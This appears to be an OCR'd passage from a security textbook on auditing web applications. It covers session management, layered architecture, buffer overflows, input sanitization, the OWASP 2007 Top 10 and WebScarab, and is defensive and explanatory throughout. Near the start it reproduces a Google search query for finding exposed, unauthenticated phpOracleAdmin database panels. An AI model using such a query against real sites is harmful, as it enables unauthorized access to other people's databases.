

Figure 23.5 Johnny Long's Google Hacking site.

An example that is available Johnny's site is included below:

Google Search: inurl:"phpOracleAdmin/php" -download -cvs

MILKMAN rates this entry 10 out of 10.
Submitted: 2004-12-19 12:52:21
Added by: MILKMAN
Hits: 4928
Score: 10

phpOracleAdmin is intended to be a web-based Oracle Object Manager. In many points alike phpMyAdmin, it should offer more comfort and possibilities. Interestingly these managers are not password protected.

This type of problem occurs because of inadequate vetting and testing of the site. It is important that the site is configured to use a single point of entry where possible. For instance, http://www.com/The_Application/index.asp could be created as an application portal for all users who need to

access “The_Application”. In this case, everything would be required to go through this one access point. This would also require that nothing else on the site be accessible without going through this initial page. By doing this, the amount of information that is exposed to the web and thus indexed on sites such as Johnny’s is minimized. The auditors should validate that the amount of information exposed to an authenticated user is minimized. In this instance, an authenticated user could be an anonymous guest through a continuous session.

The next important thing to do is to ensure that developers reuse of code that is known to be reliable. Unfortunately, the current situation is one where Sample code that is known to be flawed and vulnerable is reused consistently.

User Sign-on Process

The user sign-on process involves an indication of the user to the web-based system. This is in effect a process of determining whether the user (or for that matter application or system) is actually who they claim to be. It is common for Web developers to confuse authentication with session management. The reason for this is that it is common for an authenticated user to receive a session token. An example of such a token would be a cookie sent to the user’s browser. This token is sent each time the request is being made acting as a proxy for continued authentication. As such, user authentication will generally only take place once in a single session unless there is some reason to escalate privileges or to time out the session. Entity authentication however will occur with each request.

The effect is that there are two authentication methodologies associated with the user sign-on process. The first of these is user authentication. User and application involves determining if the entity claiming to be user truly is that user. Commonly, user names and passwords are associated with this process; however there are many other authentication methodologies.

Entity authentication on the other hand is the process of determining whether an entity is who it claims to be. The user and the entity are related, but these two processes should not be confused. A simple way of looking at this would be to imagine that you have just log on to an on-line shopping cart. When you initially and to your username and password you have completed user authentication. Assuming that you leave your browser open but go away for lunch, when you come back if the session has not timed out and you continue shopping you are now engaged in entity authentication.

User Name Harvesting / Password Harvesting

If account names are generated by the system, what is the logic used to do this? Is the pattern something that could be predicted by a malicious user?

Determine if any of the functions that handle initial authentication, any re-authentication (if for some reason it is different logic than the initial authentication), password resets, password recovery, etc. differentiate between an account that exists and an account that does not exist in the errors it returns to the user.

Resource Exhaustion

There are a variety of considerations that need to be taken into account when designing a Web site. Although there are always going to be ways to commit a denial of service attack against a system, limiting the scope of

these attacks will reduce them significantly. In particular, simple attacks such as locking valid user accounts through a process of repeatedly attempting to logging using a bad password should be stopped.

Many sites provide customized information dependent on whether a username or password was incorrect. If a site responds with an error stating that a username was not found the attacker can harvest names to use against the system. If there is a separate response stating that the password was incorrect, any account with lockouts may be shut down. Account locking will not only upset customers, but will also increase helpdesk cost.

Ensure that systems have been configured to handle more connections than the server is likely to ever receive. These settings will vary according to the operating system in use.

User Sign-off Process

As we saw with the HTTP Basic authentication method above, when a user logs out of a webpage, they may not in fact be logged out of the session. Developers need to include means of ensuring that user sessions will timeout through inactivity and also be concluded when browsers close down. There are many ways of concluding sessions – some of these better than others. The main thing here is to ensure that the session has actually been concluded.

OWASP includes numerous tests, tools and methodologies to validate user and session management. It is essential to ensure that capture cookie or replayed session information cannot continue a concluded session. HTTP 1.0 with digest authentication allowed for the replay of information. It is simple for an attacker to capture cookies and previous session data. Always ensure that a Web application is not vulnerable to these types of simple attacks.

> **OWASP** is the Open Web Application Security Project (http://www.owasp.org/index.php/Main_Page).
>
> The mission of OWASP is to make application security "**visible**," such that people and organizations can make informed decisions about application security risks.
>
> OWASP is THE source for tools and guidelines associated with Web Security testing.

OS and Web Server Weaknesses

The secret to protective Web services is the creation of multi-tiered solutions. By creating multiple tiers, a failure in any one tier is less likely to result in a compromise of the entire system. For instance, it is unlikely that any organization will be able to perfectly protect any individual layer. If a web designer does not adequately create regular expressions to filter input, either an application or data base tier may be used to defend the system. On top of that, given enough time vulnerability in a system is likely to be discovered by attackers.

For this reason, a three layered structure should be an implemented. This approach consists of a presentation tier at the Web server, an application tier that handles dynamic content and persistent tier acting at the database. Additionally, the controls mentioned in other sections of this book that instigated around the operating system are also essential. Many attacks against Web servers have succeeded because vulnerabilities in either supporting applications or services that should have been disabled. It is no consolation to know that the

Web service itself was secure but that you have a system compromise because you forgot to turn off another service.

Presentation

The presentation tier is generally a web server that hands static pages back to the client and fundamentally acts as a proxy of sorts for any active or dynamic content. A portal is a fine illustration of the presentation tier. In effect the presentation tier consists of the initial filtering and controls before the content is issued to the main Web server. Such an example would include URLScan from Microsoft on IIS 5.0 or the.Net framework implementing reg.ex . filter expressions for IIS 6.0. In either case the import from the client is filtered before it hits the main applications.

Application

The application tier processes all dynamic content and the interactions between the presentation and persistent or database tier. The application tier performs as a variety of dynamic gateway. It serves a role in generating dynamic content. To do this, it will take and process data from the persistent tier. It will then return this content to the presentation tier. In effect, it acts as a Web firewall and secure processing engine. If for instance content was to be sent to the database, the application tier could extract and process any dangerous characters. One such action would be to alter characters that are dangerous in SQL (such as ‘, / # *, etc.) and that these to an alternate but safe alternative.



Figure 24.6 What type of Multi-tiered relationship is used?

Persistent or Database

The persistent tier is the database. This tier is responsible for all long term storage, session matching and reclamation of data. It would be expected that all data stored in the database be available for processing and delivery to the presentation tier.

Too few layers

Many organizations believe that they do not need multiple layers. It is easy to comprehend that a single tier is extremely vulnerable. Any compromise on any service renders the entire system open to the attacker. What is often missed however is that a two tier architecture is only moderately better. In this configuration a compromise of the Web front end (Presentation tier) is still likely to lead to a compromise of the persistent tier and thus database.

The reason for this is simple. In a two tier architecture, the presentation tier will hold authentication credentials, allowing it to directly update the database. Any compromise of the system holding these credentials will necessarily lead to a capture of those credentials and thus the means to access the database itself. It takes little effort for an attacker to change the presentation tier such that it will return information from the database.

The three tier architecture with the introduction of an application tier makes this significantly more difficult. If the attacker compromises the Web front end they may be able to vandalize the system by uploading static content, but they do not necessarily get access to the database. From a compliance perspective what matters is not so much the reputation of the organization, but the integrity of the data, the confidentiality of the data and overall the security of a database. So although it is not desirable to consider the Web front-end being compromised, this is still a substantially better option than having an attacker take over the entire system and the database.

The compromise of a web front end or display is bad and could lead to a number of undesired consequences. The compromise of the internal database could lead to criminal charges in many organizations.

Buffer Overflows

There is a common but misunderstood belief that buffer overflow exploits do not occur in custom-made Web applications. The main issue is that custom-made Web applications are not widely distributed. Consequently, there is a lower installed base of attackers already pulling them apart. This is not to say that they do not have buffer overflows, but rather it is less likely that they are publicly found.

The Open Web Application Security Project (OWASP) has determined that buffer overflows are one of the Top-10 most critical web application security flaws. Buffer overflows are one of the major means of distributing the ever-increasing quantity of viruses and worms in operating systems from Microsoft Windows to Linux. So what actually is a buffer overflow?

A buffer overflow is a software condition where an application endeavors to accumulate a greater amount of data in a memory buffer than has been allocated by the program to that buffer. This condition results in an overflow that can overwrite the adjacent memory in the system. The result is that the application or operating system itself may crash. Worse still, some buffer overflow exploits have been written to overwrite precise memory locations. By writing explicit instructions into memory in the right location the attacker endeavors to execute arbitrary system commands. In doing this they may be able to compromise the host and gain control of the system.

The primary reason that buffer overflows are less likely to be found in custom applications is that it is also less likely that an attacker will be able to analyze the code. Most buffer overflow vulnerabilities are discovered through source code analysis or reverse engineering the application binaries. This generally requires access to the binary. In the case of public or vendor software (e.g. Microsoft or Linux) this is simple. On the other hand, gaining the code from a secured website generally requires that the website has already been compromised. There are instances where this is not true. In the event that code (including CGI, compiled Perl, source code from Java classes and even.Net applications) is not secured and the attacker can download it directly, then these are valid avenues that maybe commonly overlooked.

In this instance, the attacker can analyze the code and possibly find a vulnerability. In the event that a vulnerability is discovered the attacker can then continually exploit the buffer overflow, capture the crashed application state trace the buffer through memory. Attackers use software debuggers and code reversing tools such as SoftIce, IDAPro or GDB for these reasons. Buffer overflows habitually appear within compiled commercial and open-source software instead of in custom web application code for just this reason.

In a case that the system is secured adequately any attacker has no access to source code, the application binaries or even memory cores they have to resort to blind testing. This is where application fuzzing and other such attacks have derived from. These types of tests involved the input of (this may involve several thousand or even million characters) into a URL query string parameter or Web form.

In this event the attacker is attempting to see, the server will respond with a HTTP 500 error response code. A HTTP 500 code could indicate that the string of characters crashed the server-side application as a result of a buffer overflow. However, firewalls and mid-level application tiers will also respond using HTTP 500 error messages making blind buffer overflow tests more difficult due to a increased false-positive rate.

Session tracking and management

As we noted above, GET is problematic when it comes to managing ongoing sessions. Apart from the character length limitations there are security concerns. Using PUT is not without its own issues. Entity authentication is generally a problem and this is reflected within the OWASP Top 10 (the 2007 top 10 list rated this as number seven). Are the only way to solve this issue is to ensure secure communication and credential storage and creation.

This begins with the generation of strong session IDs, and are based on random values. Incrementing values in a sequential manner is a sure way to allow attackers to determine your security model. OWASP (http://www.owasp.org/index.php/Top_10_2007-A7) contains numerous considerations that should be addressed when considering the managing of session management.

Session Tokens

A number of important issues concerning session management are listed in the section below.

Cryptographic Algorithms for Session Tokens

Always create session tokens that are user unique, non-predictable, and resistant to reverse engineering. Utilize a trusted source of randomness when creating the token (a pseudo-random number generator is recommended). Session tokens need to be associated with a particular HTTP client instance to prevent hijacking and replay attacks.

Appropriate Key Space

The token's key space should be suitably sufficient to prevent brute force attacks.

Session Time-out

Session tokens that are not set to expire at the HTTP server can permit an attacker guess or brute force a valid authenticated session token indefinitely. In the event that a user's cookie is intercepted or brute-forced, an attacker could use static-session tokens to access to that user's accounts. Session tokens can also be captured by logging and proxy cache servers. Any which could be compromised leading to a compromise of many accounts.

Regeneration of Session Tokens

It is recommended that the HTTP server automatically expire and regenerate tokens. If set up frequently enough this will reduce the time window in which an attacker can instigate a replay exploit if they capture a legitimate token. This will aid in preventing casual hijacking and brute force attacks against an active session.

Session Forging/Brute-Forcing Detection and/or Lockout

A session token brute-force attack can allow an attacker to attempt sending many thousand possible session tokens that are embedded in a legitimate URL or cookie. Intrusion-detection systems frequently do not alert on this type of attack and it is commonly overlooked during penetration tests. The answer to this is a requirement to lock out accounts. Web developers should implement honey cookies (these are "booby trapped" session tokens that a desire not to be assigned to a user but will send out alerts if they used).

Session Re-Authentication

Consider re-authenticating users for critical actions like as money transfers or purchases involving considerable sums of money. This would require the user to re-authenticate or be reissued another session token directly preceding taking a material action.

Session Token Transmission

In the event that a session token is captured using a network sniffer, a web application account is then extremely vulnerable to a replay or hijacking attack. Always use web encryption technologies (such as Secure Sockets Layer (SSLv2/v3) and Transport Layer Security (TLS v1) protocols) to protect the state mechanism token in transit.

Session Tokens on Logout

Many users will access the site from an insecure computer (such as an Internet Kiosk). For this reason it is a good idea to have the application overwrite and destroy session cookies either when the user logs out of the application or after a timeout period.

Page Tokens

Page specific tokens or "nonces" should be used in combination with session specific tokens. This helps provide an additional measure of protection for client requests. Page tokens can be used to reduce the impact of MITM (monkey/man in the middle attacks). Page tokens can be stored in cookies or query strings. It is essential that an effective means of randomized data in the values used on a page token is employed. Page tokens also make brute force session attacks more difficult.

Web Forms

The FORM element defines an interactive form. The Web Design Group (http://htmlhelp.com/reference/html40/forms/form.html) has a comprehensive site that details web forms.

The <FORM> tag in HTML is used to group input. The "Method" (eg METHOD=post) identifies the method used to submit the form and "Action" identifies what the page is designed to do when submitted. Additionally, <INPUT> tags include several categories for inputting data. Some of these include:

- Checkboxes
- Passwords (these are generally hidden using ***s)
- Submit buttons
- Text fields

Unexpected User Input

No matter where a page or who you believe your clients to be, you cannot trust any information that is sent to website. All import to any application or database must always be sanitized. It may be possible to limit the size of restrictions on import rules, but they need to exist. Additionally, as we have noted above it is essential to send any information that you require to remain private using POST and not GET methods. Were special characters are sent to the Web server they should be stripped or escaped and if necessary mapped to an alternative but safe character.

Next, users do not need detailed output and diagnostics. This may be necessary for development teams but it is not advisable to send this information to the client. If an unhandled error occurs send a generic error page. Customized pages allow an attacker to find out what exactly went wrong and to tailor their attacks.

If you are sending sensitive information always use encryption. This includes both information from the user and returns from the server. Additionally, although these methods may be bypassed by an attacker, some anti-caching techniques should be included where possible.

Input validation

Good practice with input validation requires that you trust nothing from the client. Most security people understand this aspect but what they also forget is that you should also trust nothing from your own database. The Web application should only trust that information which is explicitly set and loaded into the application itself.

Sanitization

Anything at all that is received through a Web front end or application should be validated. Any event that there are any potentially unsafe characters, regular expressions and filters should be used to sanitize this information. This requires either deleting the offending characters or re-mapping them to an alternative but safe alternative.

Error checking

When designing a site in need to contend with errors from the website, database, application and the network itself. It is generally easy to predict certain errors; the problem is that many errors will be unexpected. Error checking needs to handle all possible conditions and if an uncalled for event occurs the error needs to be sent in explicit detail to the site administrators or returning a generic error message to the user who experienced the error.

Web Browser Security

There is little that most sites can do to secure the web browsers used by their clients. In the event that a Web application is running internally (or even to protect your own users browsing experience), the following site presents an introductory methodology that will aid in protecting many of the attacks against your systems. When talking about internal Web browsing is the responsibility of the organization to ensure the security of their clients systems. The methodology used by Cert in the following site goes long way to achieving this goal.

- http://www.cert.org/tech_tips/securing_browser/

Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a consensus standard designed to improve the security of Web applications and software. The mission of OWASP is to "*make application security "visible," so that people and organizations can make informed decisions about application security risks"*. If your organization is interested in Web application security, then OWASP is the first and most comprehensive site to gain an insight into Web-based controls.

OWASP 2007 Top 10

The following list is taken from OWASP's 2007 Top 10 (http://www.owasp.org/index.php/Top_10_2007). Generally, if an organization restricts at least these attacks it is likely to be relatively secure and also compliant with most Web standards.

1 - Cross Site Scripting (XSS)

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

2 - Injection Flaws

Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.

3 - Malicious File Execution

Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.

4 - Insecure Direct Object Reference

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

5 - Cross Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.

6 - Information Leakage and Improper Error Handling

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks.

7 - Broken Authentication and Session Management

Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

8 - Insecure Cryptographic Storage

Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

9 - Insecure Communications

Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

10 - Failure to Restrict URL Access

Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

Development guides

The most comprehensive guide to Web security currently available is distributed and maintained by OWASP. At the time of writing the official version 2.0 is available from: http://www.owasp.org/index.php/OWASP_Testing_Guide_v2_Table_of_Contents.

It should also be noted that version 3.0 is available in draft form. OWASP is a generalized guide and should be used in the development of any Web server on any platform.

Alternatively, CIS (the Centre for Internet Security) has specific benchmarks available for download. The Apache Benchmark (v2.1) and Scoring Tool (v2.0.8) for instance is intended for all available versions of Apache through 2.2.6 (these also include a number of new controls for mod_security).

In addition, a number of individual sites (such as the NSA, DISA, NIST and SANS) also have a number of configuration standards. Links to these will be covered in the section on creating a check list.

Best practice resources

Figure 24.7 OWASP Best Practice and Training

Web vulnerability database

The Open Source Vulnerability Database (OSVDB) is an independent and open source database created by and for the community. The goal of this project is to provide accurate, detailed, current, and unbiased technical information on a number of vulnerabilities and issues associated with Web servers and applications. Their site is: http://osvdb.org/.

WebScarab web auditing tool

WebScarab is a Java based framework and web proxy designed for analyzing applications that communicate using the HTTP and HTTPS protocols (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project).

The following list of features and functions taken directly from the OWASP site, and details explicitly why WebScarab is such a critical tool to the Web application tester. The any issue with this tool is that it is not for the faint of heart. You will probably find little value in this tool if you cannot already manually test a site. For those who can however this tool takes Web testing to the next level.

- **Fragments** - extracts Scripts and HTML comments from HTML pages as they are seen via the proxy, or other plugins
- **Proxy** - observes traffic between the browser and the web server. The WebScarab proxy is able to observe both HTTP and encrypted HTTPS traffic, by negotiating an SSL connection between WebScarab and the browser instead of simply connecting the browser to the server and allowing an encrypted stream to pass through it. Various proxy plugins have also been developed to allow the operator to control the requests and responses that pass through the proxy.
- **Manual intercept** - allows the user to modify HTTP and HTTPS requests and responses on the fly, before they reach the server or browser.
- **Beanshell** - allows for the execution of arbitrarily complex operations on requests and responses. Anything that can be expressed in Java can be executed.
- **Reveal hidden fields** - sometimes it is easier to modify a hidden field in the page itself, rather than intercepting the request after it has been sent. This plugin simply changes all hidden fields found in HTML pages to text fields, making them visible, and editable.
- **Bandwidth simulator** - allows the user to emulate a slower network, in order to observe how their website would perform when accessed over, say, a modem.
- **Spider** - identifies new URLs on the target site, and fetches them on command.
- **Manual request** - Allows editing and replay of previous requests, or creation of entirely new requests.
- **SessionID** analysis - collects and analyses a number of cookies (and eventually URL-based parameters too) to visually determine the degree of randomness and unpredictability.
- **Scripted** - operators can use BeanShell to write a script to create requests and fetch them from the server. The script can then perform some analysis on the responses, with all the power of the WebScarab Request and Response object model to simplify things.
- **Parameter fuzzer** - performs automated substitution of parameter values that are likely to expose incomplete parameter validation, leading to vulnerabilities like Cross Site Scripting (XSS) and SQL Injection.
- **Search** - allows the user to craft arbitrary BeanShell expressions to identify conversations that should be shown in the list.

- **Compare** - calculates the edit distance between the response bodies of the conversations observed, and a selected baseline conversation. The edit distance is "the number of edits required to transform one document into another". For performance reasons, edits are calculated using word tokens, rather than byte by byte.

- **SOAP** - There is a plugin that parses WSDL, and presents the various functions and the required parameters, allowing them to be edited before being sent to the server.

- **Extensions** - automates checks for files that were mistakenly left in web server's root directory (e.g. .bak, ~, etc). Checks are performed for both, files and directories (e.g. /app/login.jsp will be checked for /app/login.jsp.bak, /app/login.jsp~, /app.zip, /app.tar.gz, etc). Extensions for files and directories can be edited by user.

- **XSS/CRLF** - passive analysis plugin that searches for user-controlled data in HTTP response headers and body to identify potential CRLF injection (HTTP response splitting) and reflected cross-site scripting (XSS) vulnerabilities.

